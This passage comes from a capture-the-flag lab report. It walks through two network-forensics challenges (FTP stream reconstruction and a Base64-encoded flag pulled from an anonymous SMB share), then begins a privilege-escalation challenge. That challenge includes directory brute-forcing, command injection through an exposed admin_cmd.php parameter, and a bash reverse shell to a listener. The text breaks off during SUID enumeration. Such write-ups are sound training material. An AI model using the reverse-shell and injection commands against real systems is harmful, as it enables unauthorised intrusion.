


Screenshot Explanation: The PCAP is successfully opened in Wireshark, showing captured ARP request traffic. Packet details and raw frame data are visible, confirming the file contains valid network traffic for forensic analysis.

Step 4 : User Applies Filter to Analyze deeper

Filter: ftp

Screenshot




Screenshot Explanation: An FTP display filter is applied in Wireshark, revealing FTP control traffic. The packets show directory listing, file size checks, and a successful RETR command used to download **flag_forensics_medium.txt**, indicating clear-text file transfer activity visible in the capture.

Step 5: Isolate FTP Data Stream Using TCP Stream Filter

Filter: tcp.stream == 1

Filter Explanation: This filter was applied to isolate a single TCP conversation corresponding to an FTP data connection. Since FTP uses separate TCP connections for control commands and data transfer, filtering by TCP stream allows individual data sessions to be analysed independently.

Screenshot



Screenshot Explanation: The screenshot shows the isolated FTP data stream containing packets marked as FTP-DATA. This stream represents a data transfer session initiated during the FTP interaction, indicating that file or directory data was transmitted over this connection.


Step 6: Reconstruct FTP File Contents from TCP Stream

Action:

- Right-clicked an FTP-DATA packet
- Selected **Follow → TCP Stream**
- Switched to **TCP Stream 2**

Explanation : After isolating the FTP data traffic, the FTP-DATA packet was selected and the Follow TCP Stream feature was used to reconstruct the transmitted data. Since FTP creates a separate TCP connection for each data transfer, multiple TCP streams were observed within the capture.

The first data stream contained directory listing information, while **Stream 2** corresponded to the actual file transfer initiated by the RETR command. By switching to TCP Stream 2 and viewing the data in ASCII format, the contents of the transferred file were fully reconstructed.



Screenshot Explanation: The screenshot shows the reconstructed FTP data stream (Stream 2), revealing the contents of the transferred file in cleartext. The flag **FLAG{forensics_medium_cleartext}** is visible, confirming successful forensic recovery of sensitive data from the packet capture.

3.6. Forensics – High

3.6.1. Challenge Setup Overview

This challenge simulates a **post-incident forensic investigation** following a suspected data exfiltration event. Unlike earlier challenges that focus on live exploitation, this scenario places the participant in the role of a **forensic analyst** examining archived network evidence after the attack has already occurred.

The target system is an Ubuntu Linux virtual machine configured within a NAT-based internal network. An FTP service is intentionally left insecure, allowing anonymous access. A sensitive file containing the flag is first **Base64-encoded** to obscure its contents and then transferred over FTP, simulating an attacker attempting to hide exfiltrated data from casual inspection.

During the file transfer, network traffic is captured using tcpdump, producing a packet capture (PCAP) file. This PCAP represents preserved network logs collected during incident response. To make the evidence accessible without further exploitation, the PCAP file is stored within an exposed SMB backup share, reflecting a common enterprise practice where logs and backups are centrally archived.

Participants are required to download the PCAP file and perform **offline forensic analysis only**. No further interaction with live services is permitted. The objective is to reconstruct the transferred file from FTP data streams, identify the encoding used, and decode the recovered payload to reveal the flag.

This challenge increases forensic difficulty by requiring **file reconstruction, protocol understanding, and payload interpretation**, rather than direct inspection, accurately reflecting real-world high-level network forensics workflows.

3.6.2. Attack Execution

Step 1: Finding and Extracting the Flag


Command:

- smbclient //192.168.28.154/backups -N
- ls
- cd network_logs
- ls
- get forensics_high_encoded.pcap
- exit

Command Explanation:

- smbclient //192.168.28.154/backups -N connects to the SMB share without authentication.
- ls lists available directories and files in the share.
- cd network_logs navigates to the directory containing captured network evidence.
- ls confirms the presence of the PCAP files.
- get forensics_high_encoded.pcap downloads the forensic PCAP to the attacker machine.
- exit closes the SMB session.

Screenshot



Screenshot Explantion: The screenshot shows successful anonymous access to the SMB share, navigation into the network_logs directory, and extraction of the **forensics_high_encoded.pcap** file, confirming retrieval of the high-difficulty forensic evidence.


Step 2: Offline Forensic Analysis (Open PCAP in Wireshark)

Command:

wireshark forensics_high_encoded.pcap

Command Explanation: Opens the captured PCAP file in Wireshark for offline network forensic analysis

Screenshot:




Screenshot Explanation: The filtered PCAP highlights an FTP session involving host **192.168.28.154**, where the RETR encoded_payload.txt command is observed. The highlighted FTP-DATA packet confirms that the encoded file was successfully transferred over an unencrypted FTP connection. This provides clear forensic evidence of data exfiltration, allowing the payload to be reconstructed from the captured traffic.

Step 3: Extracting data from FTP-Data Packet

Command: Right-click FTP-DATA packet → Follow → TCP Stream

Command Explanation: The FTP-DATA packet is selected and the TCP stream is followed to reconstruct the transferred file content. The stream is switched from Stream 0 (control channel) to Stream 1, which contains the actual FTP data.

Screenshot




Screenshot Explanation: The followed TCP Stream 1 displays the reconstructed payload extracted from the FTP-DATA packets. The visible Base64-encoded text confirms successful recovery of the encoded data transferred during the FTP session, enabling offline decoding of the hidden flag.

Step 4: Decoding the file and finding the flag

Command: echo "RkxBR3tmb3JlbmNzaWNfaGlnaF9lbmNvZGVkX3BheWxvYWR9Cg==" | base64 -d

Command Explanation: Decodes the extracted Base64-encoded payload to reveal the original plaintext content.

Screenshot



Screenshot Explanation: The decoded output reveals the flag **FLAG{forensics_high_encoded_payload}**, confirming successful reconstruction and decoding of the exfiltrated data from the captured network traffic.

3.7. Privilege Escalation – Medium

3.7.1. Challenge Setup Overview

This challenge simulates a **local privilege escalation scenario** that occurs after an attacker has successfully obtained a **low-privileged shell** on the target system during earlier attack phases. The emphasis of this challenge is on identifying and abusing **improper permission configuration**, rather than exploiting software vulnerabilities or kernel-level flaws.

The target system is an Ubuntu Linux virtual machine where initial compromise is assumed to have occurred through exposed network and web application services. As a result of this compromise, the attacker gains a **low-privileged interactive shell** running under the web server context (www-data). This shell represents a realistic post-exploitation foothold commonly observed in real-world attacks.

A custom administrative utility is installed on the system to simulate routine maintenance operations. This binary is owned by the root user and has been incorrectly configured with the **SUID (Set User ID)** permission bit. Due to this misconfiguration, the binary executes with **root privileges regardless of the invoking user**. The utility is insecurely

implemented and allows execution of a system shell without enforcing proper access controls.

The presence of this SUID-enabled binary enables any local user with shell access to escalate privileges by simply locating and executing the file. The challenge requires participants to enumerate SUID binaries on the system, identify the vulnerable executable, and exploit it to obtain a root shell. Once elevated privileges are achieved, the flag stored in the root directory can be accessed.

This scenario reflects a **common real-world privilege escalation misconfiguration**, where excessive permissions assigned to administrative binaries lead to complete system compromise following an initial foothold.


3.7.2. Attack Execution

Step1: Performing Directory Analysis Gobuster

Command: gobuster dir -u http://192.168.28.154/store/ -w /usr/share/wordlists/dirb/common.txt -x php -t 40

Command Explanation: Runs Gobuster in directory enumeration mode against the /store/ web path to discover hidden directories and PHP files using a common wordlist.

Screenshot




Screenshot Explanation: The results highlight the presence of admin_cmd.php, which stands out as a potentially sensitive administrative endpoint. The discovery of this file suggests the existence of backend command or management functionality that is not intended for public access, making it a primary target for further investigation and exploitation.

Step 2: Inspecting the Discovered Endpoint

URL: http://192.168.28.154/store/admin_cmd.php

Screenshot




Screenshot: The page reveals the usage message ?cmd=id, indicating that the endpoint accepts a command parameter and executes system-level commands. This confirms the presence of a command execution interface, making it a high-risk administrative functionality exposed without access control.


Step 3: Testing for Command Execution


URL:

- http://192.168.28.154/store/admin_cmd.php?cmd=id
- http://192.168.28.154/store/admin_cmd.php?cmd=whoami
- http://192.168.28.154/store/admin_cmd.php?cmd=ls

Screenshots







Screenshots Explanation: The responses confirm arbitrary command execution through the cmd parameter. The output shows commands executing as the www-data user and lists server-side files, verifying an active command execution vulnerability exposed via the administrative endpoint.

Step 4: Starting a Netcat Listener for an Interactive Shell

Command:

- nc -lvnp 4444
- http://192.168.28.154/store/admin_cmd.php?**cmd=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.28.130/4444+0>%261'**

Command Explanation: The Netcat command starts a listener on port 4444, while the crafted URL is used to trigger a reverse shell from the target system back to the listener through the vulnerable admin_cmd.php endpoint.

Screenshot

Screenshot Explanation:

The connection from **192.168.28.154** is successfully received, providing an interactive shell. Executed commands confirm access to the target system as the www-data user, demonstrating full remote command execution via the exposed administrative endpoint.

Step 5: Enumerating SUID Binaries

Command: find / -perm -4000 2>/dev/null

Command Explanation: Searches the entire filesystem for binaries with the SUID permission bit set, suppressing error messages to identify potential privilege escalation vectors.

Screenshot

```
www-data@pranavcb014022:/var/www/html/store$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/snap/core22/2045/usr/bin/chfn
/snap/core22/2045/usr/bin/chsh
/snap/core22/2045/usr/bin/gpasswd
/snap/core22/2045/usr/bin/mount
/snap/core22/2045/usr/bin/newgrp
/snap/core22/2045/usr/bin/passwd
/snap/core22/2045/usr/bin/su
/snap/core22/2045/usr/bin/sudo
/snap/core22/2045/usr/bin/umount
/snap/core22/2045/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2045/usr/lib/openssh/ssh-keysign
/snap/core22/2045/usr/libexec/polkit-agent-helper-1
/snap/core22/2292/usr/bin/chfn
/snap/core22/2292/usr/bin/chsh
/snap/core22/2292/usr/bin/gpasswd
/snap/core22/2292/usr/bin/mount
/snap/core22/2292/usr/bin/newgrp
/snap/core22/2292/usr/bin/passwd
/snap/core22/2292/usr/bin/su
/snap/core22/2292/usr/bin/sudo
/snap/core22/2292/usr/bin/umount
/snap/core22/2292/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2292/usr/lib/openssh/ssh-keysign
/snap/core22/2292/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
